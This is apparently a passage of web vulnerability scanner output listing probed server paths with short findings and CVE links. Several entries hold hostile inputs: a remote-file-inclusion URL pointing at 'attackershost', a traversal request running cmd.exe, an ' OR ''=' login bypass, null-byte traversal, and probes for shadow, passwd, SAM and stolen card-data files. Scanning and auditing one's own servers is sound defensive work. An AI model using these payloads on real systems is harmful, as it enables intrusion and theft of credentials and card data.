+ /employees/: This might be interesting.
+ /envia/: This might be interesting.
+ /enviamail/: This might be interesting.
+ /error_log: This might be interesting.
+ /excel/: This might be interesting.
+ /Excel/: This might be interesting.
+ /EXE/: This might be interesting.
+ /exe/: This might be interesting.
+ /fbsd/: This might be interesting.

+ /file/: This might be interesting.
+ /fileadmin/: This might be interesting.
+ /files/: This might be interesting.
+ /forum/: This might be interesting.
+ /forums/: This might be interesting.
+ /foto/: This might be interesting.
+ /fotos/: This might be interesting.
+ /fpadmin/: This might be interesting.
+ /ftp/: This might be interesting.
+ /gfx/: This might be interesting.
+ /global/: This might be interesting.
+ /graphics/: This might be interesting.
+ /guest/: This might be interesting.
+ /guestbook/: This might be interesting.
+ /guests/: This might be interesting.
+ /hidden/: This might be interesting.
+ /hitmatic/: This might be interesting.
+ /hitmatic/analyse.cgi: This might be interesting.
+ /hits.txt: This might be interesting.
+ /hit_tracker/: This might be interesting.
+ /home/: This might be interesting.
+ /homepage/: This might be interesting.
+ /htdocs/: This might be interesting.
+ /html/: This might be interesting.
+ /htpasswd: This might be interesting.
+ /hyperstat/stat_what.log: This might be interesting. See: https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /ibill/: This might be interesting.
+ /idea/: This might be interesting.
+ /ideas/: This might be interesting.
+ /imagenes/: This might be interesting.
+ /img/: This might be interesting.
+ /imgs/: This might be interesting.
+ /import/: This might be interesting.
+ /impreso/: This might be interesting.
+ /includes/: This might be interesting.
+ /incoming/: This might be interesting.
+ /info/: This might be interesting.
+ /informacion/: This might be interesting.
+ /information/: This might be interesting.
+ /ingresa/: This might be interesting.
+ /ingreso/: This might be interesting.
+ /install/: This might be interesting.
+ /internal/: This might be interesting.
+ /intranet/: This might be interesting.
+ /invitado/: This might be interesting.
+ /invitados/: This might be interesting.
+ /java/: This might be interesting.
+ /jdbc/: This might be interesting.
+ /job/: This might be interesting.
+ /jrun/: This might be interesting.
+ /js: This might be interesting.
+ /lib/: This might be interesting.

+ /library/: This might be interesting.
+ /libro/: This might be interesting.
+ /linux/: This might be interesting.
+ /log.htm: This might be interesting.
+ /log.html: This might be interesting.
+ /log.txt: This might be interesting.
+ /logfile: This might be interesting.
+ /logfile.htm: This might be interesting.
+ /logfile.html: This might be interesting.
+ /logfile.txt: This might be interesting.
+ /logfile/: This might be interesting.
+ /logfiles/: This might be interesting.
+ /logger.html: This might be interesting.
+ /logger/: This might be interesting.
+ /logging/: This might be interesting.
+ /login/: This might be interesting.
+ /logs.txt: This might be interesting.
+ /logs/: This might be interesting.
+ /logs/access_log: This might be interesting.
+ /logs/error_log: This might be interesting.
+ /lost+found/: This might be interesting.
+ /mail/: This might be interesting.
+ /manage/cgi/cgiproc: This might be interesting.
+ /marketing/: This might be interesting.
+ /master.password: This might be interesting.
+ /mbox: This might be interesting.
+ /members/: This might be interesting.
+ /message/: This might be interesting.
+ /messaging/: This might be interesting.
+ /ministats/admin.cgi: This might be interesting.
+ /misc/: This might be interesting.
+ /mkstats/: This might be interesting.
+ /movimientos/: This might be interesting.
+ /mp3/: This might be interesting.
+ /mqseries/: This might be interesting.
+ /msql/: This might be interesting.
+ /msword/: This might be interesting.
+ /Msword/: This might be interesting.
+ /MSword/: This might be interesting.
+ /NetDynamic/: This might be interesting.
+ /NetDynamics/: This might be interesting.
+ /netscape/: This might be interesting.
+ /new: This might be interesting.
+ /new/: This might be interesting.
+ /news: This might be interesting.
+ /noticias/: This might be interesting.
+ /odbc/: This might be interesting.
+ /officescan/cgi/jdkRqNotify.exe: This might be interesting.
+ /old/: This might be interesting.
+ /oracle: This might be interesting.
+ /oradata/: This might be interesting.
+ /order/: This might be interesting.

+ /orders/: This might be interesting.
+ /orders/checks.txt: Seen in carding forums. See: https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /orders/mountain.cfg: Seen in carding forums. See: https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /orders/orders.log: Seen in carding forums. See: https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /orders/orders.txt: Seen in carding forums. See: https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /outgoing/: This might be interesting.
+ /ows/: This might be interesting: Oracle Web Services?.
+ /pages/: This might be interesting.
+ /Pages/: This might be interesting.
+ /passwd: This might be interesting.
+ /passwd.adjunct: This might be interesting.
+ /passwd.txt: This might be interesting.
+ /passwdfile: This might be interesting.
+ /password: This might be interesting.
+ /passwords.txt: This might be interesting.
+ /passwords/: This might be interesting.
+ /PDG_Cart/: This might be interesting.
+ /people.list: This might be interesting.
+ /perl5/: This might be interesting.
+ /php/: This might be interesting.
+ /pics/: This might be interesting.
+ /piranha/secure/passwd.php3: This might be interesting.
+ /pix/: This might be interesting.
+ /poll: This might be interesting.
+ /polls: This might be interesting.
+ /porn/: This might be interesting.
+ /pr0n/: This might be interesting.
+ /privado/: This might be interesting.
+ /private/: This might be interesting.
+ /prod/: This might be interesting.
+ /pron/: This might be interesting.
+ /prueba/: This might be interesting.
+ /pruebas/: This might be interesting.
+ /pub/: This might be interesting.
+ /public/: This might be interesting.
+ /publica/: This might be interesting.
+ /publicar/: This might be interesting.
+ /publico/: This might be interesting.
+ /purchase/: This might be interesting.
+ /purchases/: This might be interesting.
+ /pwd.db: This might be interesting.
+ /python/: This might be interesting.
+ /readme: This might be interesting.
+ /README.TXT: This might be interesting.
+ /readme.txt: This might be interesting.
+ /register/: This might be interesting.
+ /registered/: This might be interesting.
+ /reports/: This might be interesting.
+ /reseller/: This might be interesting.
+ /restricted/: This might be interesting.
+ /retail/: This might be interesting.
+ /reviews/newpro.cgi: This might be interesting.

+ /sales/: This might be interesting.
+ /sample/: This might be interesting.
+ /samples/: This might be interesting.
+ /save/: This might be interesting.
+ /scr/: This might be interesting.
+ /scratch: This might be interesting.
+ /scripts/weblog: This might be interesting.
+ /search.vts: This might be interesting.
+ /search97.vts: This might be interesting.
+ /secret/: This might be interesting.
+ /sell/: This might be interesting.
+ /service/: This might be interesting.
+ /servicio/: This might be interesting.
+ /servicios/: This might be interesting.
+ /setup/: This might be interesting.
+ /shop/: This might be interesting.
+ /shopper/: This might be interesting.
+ /solaris/: This might be interesting.
+ /Sources/: This might be interesting: may be YaBB.
+ /spwd: This might be interesting.
+ /srchadm: This might be interesting.
+ /ss.cfg: This might be interesting.
+ /staff/: This might be interesting.
+ /stat.htm: This might be interesting.
+ /stat/: This might be interesting.
+ /statistic/: This might be interesting.
+ /Statistics/: This might be interesting.
+ /statistics/: This might be interesting.
+ /stats.htm: This might be interesting.
+ /stats.html: This might be interesting.
+ /stats.txt: This might be interesting.
+ /stats/: This might be interesting.
+ /Stats/: This might be interesting.
+ /status/: This might be interesting.
+ /store/: This might be interesting.
+ /StoreDB/: This might be interesting.
+ /stylesheet/: This might be interesting.
+ /stylesheets/: This might be interesting.
+ /subir/: This might be interesting.
+ /sun/: This might be interesting.
+ /super_stats/access_logs: Web logs are exposed..
+ /super_stats/error_logs: Web logs are exposed.
+ /support/: This might be interesting.
+ /swf: This might be interesting: Flash files?.
+ /sys/: This might be interesting.
+ /system/: This might be interesting.
+ /tar/: This might be interesting.
+ /tarjetas/: This might be interesting.
+ /temp/: This might be interesting.
+ /template/: This might be interesting: could have sensitive files or system information.
+ /temporal/: This might be interesting.
+ /test.htm: This might be interesting.

+ /test.html: This might be interesting.
+ /test.txt: This might be interesting.
+ /test/: This might be interesting.
+ /testing/: This might be interesting.
+ /tests/: This might be interesting.
+ /tmp/: This might be interesting.
+ /tools/: This might be interesting.
+ /tpv/: This might be interesting.
+ /trabajo/: This might be interesting.
+ /trafficlog/: This might be interesting.
+ /transito/: This might be interesting.
+ /tree/: This might be interesting.
+ /trees/: This might be interesting.
+ /updates/: This might be interesting.
+ /user/: This might be interesting.
+ /users/: This might be interesting.
+ /users/scripts/submit.cgi: This might be interesting.
+ /ustats/: This might be interesting.
+ /usuario/: This might be interesting.
+ /usuarios/: This might be interesting.
+ /vfs/: This might be interesting.
+ /w3perl/admin: This might be interesting.
+ /warez/: This might be interesting.
+ /web/: This might be interesting.
+ /web800fo/: This might be interesting.
+ /webaccess.htm: This might be interesting.
+ /webaccess/access-options.txt: This might be interesting.
+ /webadmin/: This might be interesting: probably HostingController, www.hostingcontroller.com.
+ /webboard/: This might be interesting.
+ /webcart-lite/: This might be interesting.
+ /webcart/: This might be interesting.
+ /webdata/: This might be interesting.
+ /weblog/: This might be interesting.
+ /weblogs/: This might be interesting.
+ /webmaster_logs/: This might be interesting.
+ /WebShop/: This might be interesting.
+ /WebShop/logs/cc.txt: Seen in carding forums. See: https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /WebShop/templates/cc.txt: Seen in carding forums. See:
https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /website/: This might be interesting.
+ /webstats/: This might be interesting.
+ /WebTrend/: This might be interesting.
+ /Web_store/: This might be interesting.
+ /windows/: This might be interesting.
+ /word/: This might be interesting.
+ /work/: This might be interesting.
+ /wstats/: This might be interesting.
+ /wusage/: This might be interesting.
+ /www-sql/: This might be interesting.
+ /www/: This might be interesting.
+ /wwwboard/wwwboard.cgi: This might be interesting.
+ /wwwboard/wwwboard.pl: This might be interesting.

+ /wwwjoin/: This might be interesting.
+ /wwwlog/: This might be interesting.
+ /wwwstats.html: This might be interesting.
+ /wwwstats/: This might be interesting.
+ /wwwthreads/3tvars.pm: This might be interesting.
+ /wwwthreads/w3tvars.pm: This might be interesting.
+ /zipfiles/: This might be interesting.
+ /adsamples/config/site.csc: Contains SQL username/password. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-1520
+ /advworks/equipment/catalog_type.asp: Seen in carding forums. See: https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /carbo.dll: This might be interesting.
+ /clocktower/: Microsoft Site Server sample files may have SQL injection. See: https://github.com/sullo/advisory-archives/blob/master/RFP2201.txt
+ /market/: Microsoft Site Server sample files may have SQL injection. See: https://github.com/sullo/advisory-archives/blob/master/RFP2201.txt
+ /mspress30/: Microsoft Site Server sample files may have SQL injection. See: https://github.com/sullo/advisory-archives/blob/master/RFP2201.txt
+ /sam: This might be interesting.
+ /sam.bin: This might be interesting.
+ /sam._: This might be interesting.
+ /samples/search/queryhit.htm: This might be interesting.
+ /scripts/counter.exe: This might be interesting.
+ /scripts/cphost.dll: cphost.dll may have a DoS and a traversal issue. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1769
+ /scripts/fpadmcgi.exe: This might be interesting.
+ /scripts/postinfo.asp: This might be interesting.
+ /scripts/samples/ctguestb.idc: This might be interesting.
+ /scripts/samples/search/webhits.exe: This might be interesting.
+ /site/iissamples/: This might be interesting.
+ /vc30/: Microsoft Site Server sample files may have SQL injection. See: https://github.com/sullo/advisory-archives/blob/master/RFP2201.txt
+ /_mem_bin/: This might be interesting: user login.
+ /_mem_bin/FormsLogin.asp: This might be interesting: user login.
+ /perl/files.pl: This might be interesting.
+ /perl5/files.pl: This might be interesting.
+ /scripts/convert.bas: This might be interesting.
+ /owa_util%2esignature: This might be interesting.
+ /cgi-dos/args.bat: Default FrontPage CGI found. See: https://en.wikipedia.org/wiki/Microsoft_FrontPage
+ /custdata/: This may be COWS (CGI Online Worldweb Shopping), and may leak customer data.
+ /hostingcontroller/: This might be interesting: probably HostingController, www.hostingcontroller.com.
+ /data.sql: Database SQL?.
+ /databases/: Databases directy found.
+ /database.sql: Database SQL found.
+ /db.sql: Database SQL found.
+ /img-sys/: Default image directory should not allow directory listing.
+ /java-sys/: Default Java directory should not allow directory listing.
+ /javadoc/: Documentation...?.
+ /log/: Ahh...log information...fun!.
+ /manager/: May be a web server or site manager.
+ /manual/: Web server manual found.
+ /exchange/: This might be interesting: Outlook/Exchange OWA.

+ /finance.xls: Finance spreadsheet?.
+ /finances.xls: Finance spreadsheet?.
+ /abonnement.asp: This might be interesting: has been seen in web logs from an unknown scanner.
+ /acartpath/signin.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.
+ /add_acl: This might be interesting: has been seen in web logs from an unknown scanner.
+ /admin/auth.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /admin/cfg/configscreen.inc.php+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /admin/cfg/configsite.inc.php+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /admin/cfg/configsql.inc.php+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /admin/cfg/configtache.inc.php+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /admin/cms/htmltags.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /admin/credit_card_info.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /admin/exec.php3: This might be interesting: has been seen in web logs from an unknown scanner.
+ /admin/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /admin/modules/cache.php+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /admin/objects.inc.php4: This might be interesting: has been seen in web logs from an unknown scanner.
+ /admin/script.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /admin/settings.inc.php+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /admin/templates/header.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /admin/upload.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /admin_t/include/aff_liste_langue.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /adv/gm001-mc/: This might be interesting: has been seen in web logs from an unknown scanner.
+ /aff_news.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /approval/ts_app.htm: This might be interesting: has been seen in web logs from an unknown scanner.
+ /archive.asp: This might be interesting: has been seen in web logs from an unknown scanner.
+ /archive_forum.asp: This might be interesting: has been seen in web logs from an unknown scanner.
+ /ashnews.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /auth.inc.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /b2-tools/gm-2-b2.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /bandwidth/index.cgi: This might be interesting: has been seen in web logs from an unknown scanner.
+ /basilix.php3: This might be interesting: has been seen in web logs from an unknown scanner.
+ /bigsam_guestbook.php?displayBegin=9999...9999: This might be interesting: has been seen in web logs from an unknown scanner.
+ /bin/common/user_update_passwd.pl: This might be interesting: has been seen in web logs from an unknown scanner.
+ /biztalktracking/RawCustomSearchField.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.
+ /biztalktracking/rawdocdata.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.
+ /board/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /board/philboard_admin.asp+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /bugtest+/+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /caupo/admin/admin_workspace.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /ccbill/whereami.cgi: This might be interesting: has been seen in web logs from an unknown scanner.
+ /chat_dir/register.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /checkout_payment.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /communique.asp: This might be interesting: has been seen in web logs from an unknown scanner.
+ /community/forumdisplay.php: This might be interesting: has been seen in web logs from an unknown scanner.

+ /community/index.php?analized=anything: This might be interesting: has been seen in web logs from an unknown scanner.
+ /community/member.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /compte.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /config/html/cnf_gi.htm: This might be interesting: has been seen in web logs from an unknown scanner.
+ /convert-date.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /cp/rac/nsManager.cgi: This might be interesting: has been seen in web logs from an unknown scanner.
+ /csPassword.cgi?command=remove%20: This might be interesting: has been seen in web logs from an unknown scanner.
+ /cutenews/comments.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /cutenews/search.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /cutenews/shownews.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /Data/settings.xml+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /database/metacart.mdb+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /db.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /dbabble: This might be interesting: has been seen in web logs from an unknown scanner.
+ /dcp/advertiser.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /defines.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /dltclnt.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /doc/admin/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /docs/NED: This might be interesting: has been seen in web logs from an unknown scanner.
+ /dotproject/modules/files/index_table.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /dotproject/modules/projects/addedit.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /dotproject/modules/projects/view.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /dotproject/modules/projects/vw_files.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /dotproject/modules/tasks/addedit.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /dotproject/modules/tasks/viewgantt.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /do_map: This might be interesting: has been seen in web logs from an unknown scanner.
+ /do_subscribe: This might be interesting: has been seen in web logs from an unknown scanner.
+ /email.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /emml_email_func.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /emumail.cgi?type=.%00: This might be interesting: has been seen in web logs from an unknown scanner.
+ /entete.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /enteteacceuil.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /etc/shadow+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /eventcal2.php.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /ez2000/ezadmin.cgi: This might be interesting: has been seen in web logs from an unknown scanner.
+ /ez2000/ezboard.cgi: This might be interesting: has been seen in web logs from an unknown scanner.
+ /ez2000/ezman.cgi: This might be interesting: has been seen in web logs from an unknown scanner.
+ /faqman/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /filemanager/index.php3: This might be interesting: has been seen in web logs from an unknown scanner.
+ /filemgmt/brokenfile.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /filemgmt/singlefile.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /filemgmt/viewcat.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /filemgmt/visit.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /foro/YaBB.pl: This might be interesting: has been seen in web logs from an unknown scanner.

+ /forum/mainfile.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /forum/member.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /forum/newreply.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /forum/newthread.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /forum/viewtopic.php: phpBB found.
+ /forum_arc.asp?n=268: This might be interesting: has been seen in web logs from an unknown scanner.
+ /forum_professionnel.asp?n=100: This might be interesting: has been seen in web logs from an unknown scanner.
+ /functions.inc.php+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /get_od_toc.pl?Profile=: WebTrends get_od_toc.pl may be vulnerable to a path disclosure error if this file is reloaded multiple times. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0596
+ /globals.php3: This might be interesting: has been seen in web logs from an unknown scanner.
+ /globals.pl: This might be interesting: has been seen in web logs from an unknown scanner.
+ /Gozila.cgi: Linksys BEF Series routers are vulnerable to multiple DoS attacks in Gozila.cgi. See: https://seclists.org/fulldisclosure/2004/Jun/49
+ /homebet/homebet.dll?form=menu&option=menu-signin: This might be interesting: has been seen in web logs from an unknown scanner.
+ /idealbb/error.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.
+ /iisprotect/admin/SiteAdmin.ASP?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.
+ /include/customize.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /include/help.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /includes/footer.php3: This might be interesting: has been seen in web logs from an unknown scanner.
+ /includes/header.php3: This might be interesting: has been seen in web logs from an unknown scanner.
+ /infos/contact/index.asp: This might be interesting: has been seen in web logs from an unknown scanner.
+ /infos/faq/index.asp: This might be interesting: has been seen in web logs from an unknown scanner.
+ /infos/gen/index.asp: This might be interesting: has been seen in web logs from an unknown scanner.
+ /infos/services/index.asp: This might be interesting: has been seen in web logs from an unknown scanner.
+ /instaboard/index.cfm: This might be interesting: has been seen in web logs from an unknown scanner.
+ /intranet/browse.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /invitefriends.php3: This might be interesting: has been seen in web logs from an unknown scanner.
+ /ipchat.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /ixmail_netattach.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /jsptest.jsp+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /kernel/class/delete.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /kernel/classes/ezrole.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /ldap.search.php3?ldap_serv=nonsense%20: This might be interesting: has been seen in web logs from an unknown scanner.
+ /livredor/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /login.php3?reason=chpass2%20: This might be interesting: has been seen in web logs from an unknown scanner.
+ /mail/include.html: This might be interesting: has been seen in web logs from an unknown scanner.
+ /mail/settings.html: This might be interesting: has been seen in web logs from an unknown scanner.
+ /mambo/banners.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /manage/login.asp+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /mantis/summary_graph_functions.php?g_jpgraph_path=http%3A%2F%2Fattackershost%2Flistings.txt%3F: This might be interesting: has been seen in web logs from an unknown scanner.
+ /members/ID.pm: This might be interesting: has been seen in web logs from an unknown scanner.
+ /members/ID.xbb: This might be interesting: has been seen in web logs from an unknown scanner.
+ /mod.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /modif/delete.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /modif/ident.php: This might be interesting: has been seen in web logs from an unknown scanner.

+ /modules/Downloads/voteinclude.php+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /modules/Forums/attachment.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /modules/Search/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /modules/WebChat/in.php+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /modules/WebChat/out.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /modules/WebChat/quit.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /modules/WebChat/users.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /modules/Your_Account/navbar.php+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /moregroupware/modules/webmail2/inc/: This might be interesting: has been seen in web logs from an unknown scanner.
+ /msadc/Samples/SELECTOR/showcode.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.
+ /myguestBk/add1.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.
+ /myguestBk/admin/delEnt.asp?id=NEWSNUMBER|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.
+ /myguestBk/admin/index.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.
+ /netget?sid=Safety&msg=2002&file=Safety: This might be interesting: has been seen in web logs from an unknown scanner.
+ /newtopic.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /nphp/nphpd.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /OpenTopic: This might be interesting: has been seen in web logs from an unknown scanner.
+ /options.inc.php+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /oscommerce/default.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /parse_xml.cgi: This might be interesting: has been seen in web logs from an unknown scanner.
+ /php/gaestebuch/admin/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /php/php4ts.dll: This might be interesting: has been seen in web logs from an unknown scanner.
+ /pks/lookup: This might be interesting: has been seen in web logs from an unknown scanner.
+ /pm/lib.inc.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /poppassd.php3+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /produccart/pdacmin/login.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.
+ /productcart/database/EIPC.mdb: Seen in carding forums. See: https://packetstormsecurity.com/files/32406/xmas.txt.html
+ /productcart/pc/Custva.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.
+ /ProductCart/pc/msg.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.
+ /product_info.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /prometheus-all/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /protected/: This might be interesting: has been seen in web logs from an unknown scanner.
+ /protected/secret.html+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /protectedpage.php?uid='%20OR%20''='&pwd='%20OR%20''=': This might be interesting: has been seen in web logs from an unknown scanner.
+ /protection.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /pt_config.inc: This might be interesting: has been seen in web logs from an unknown scanner.
+ /pvote/add.php?question=AmIgAy&o1=yes&o2=yeah&o3=well..yeah&o4=bad%20: This might be interesting: has been seen in web logs from an unknown scanner.

+ /pvote/del.php?pollorder=1%20: This might be interesting: has been seen in web logs from an unknown scanner.
+ /quikmail/nph-emumail.cgi?type=../%00: This might be interesting: has been seen in web logs from an unknown scanner.
+ /room/save_item.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /screen.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /scripts/tradecli.dll: This might be interesting: has been seen in web logs from an unknown scanner.
+ /scripts/tradecli.dll?template=nonexistfile?template=..\..\..\..\..\winnt\system32\cmd.exe?/c+dir: This might be interesting: has been seen in web logs from an unknown scanner.
+ /security/web_access.html: This might be interesting: has been seen in web logs from an unknown scanner.
+ /sendphoto.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /servers/link.cgi: This might be interesting: has been seen in web logs from an unknown scanner.
+ /shop/php_files/site.config.php+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /shop/search.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /shop/show.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /Site/biztalkhttpreceive.dll: This might be interesting: has been seen in web logs from an unknown scanner.
+ /site_searcher.cgi: This might be interesting: has been seen in web logs from an unknown scanner.
+ /spelling.php3+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /staticpages/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /status.php3: This might be interesting: has been seen in web logs from an unknown scanner.
+ /supporter/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /supporter/tupdate.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /sw000.asp?|-|0|404_Object_Not_Found: This might be interesting: has been seen in web logs from an unknown scanner.
+ /syslog.htm?%20: This might be interesting: has been seen in web logs from an unknown scanner.
+ /technote/print.cgi: This might be interesting: has been seen in web logs from an unknown scanner.
+ /texis/websearch/phine: This might be interesting: has been seen in web logs from an unknown scanner.
+ /tinymsg.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /topic/entete.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /topsitesdir/edit.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /ttforum/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /tutos/file/file_new.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /tutos/file/file_select.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /typo3/dev/translations.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /cms/typo3/dev/translations.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /site/typo3/dev/translations.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /typo/typo3/dev/translations.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /typo3/typo3/dev/translations.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /uifc/MultFileUploadHandler.php+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /url.jsp: This might be interesting: has been seen in web logs from an unknown scanner.
+ /useraction.php3: This might be interesting: has been seen in web logs from an unknown scanner.
+ /utils/sprc.asp+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /vars.inc+: This might be interesting: has been seen in web logs from an unknown scanner.
+ /VBZooM/add-subject.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /wbboard/profile.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /wbboard/reply.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /webcalendar/login.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /webcalendar/view_m.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /webmail/lib/emailreader_execute_on_each_page.inc.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /web_app/WEB-INF/webapp.properties: This might be interesting: has been seen in web logs from an unknown scanner.

+ /XMBforum/buddy.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /XMBforum/member.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /x_stat_admin.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /yabbse/Reminder.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /yabbse/Sources/Packages.php: This might be interesting: has been seen in web logs from an unknown scanner.
+ /zentrack/index.php: This might be interesting: has been seen in web logs from an unknown scanner.
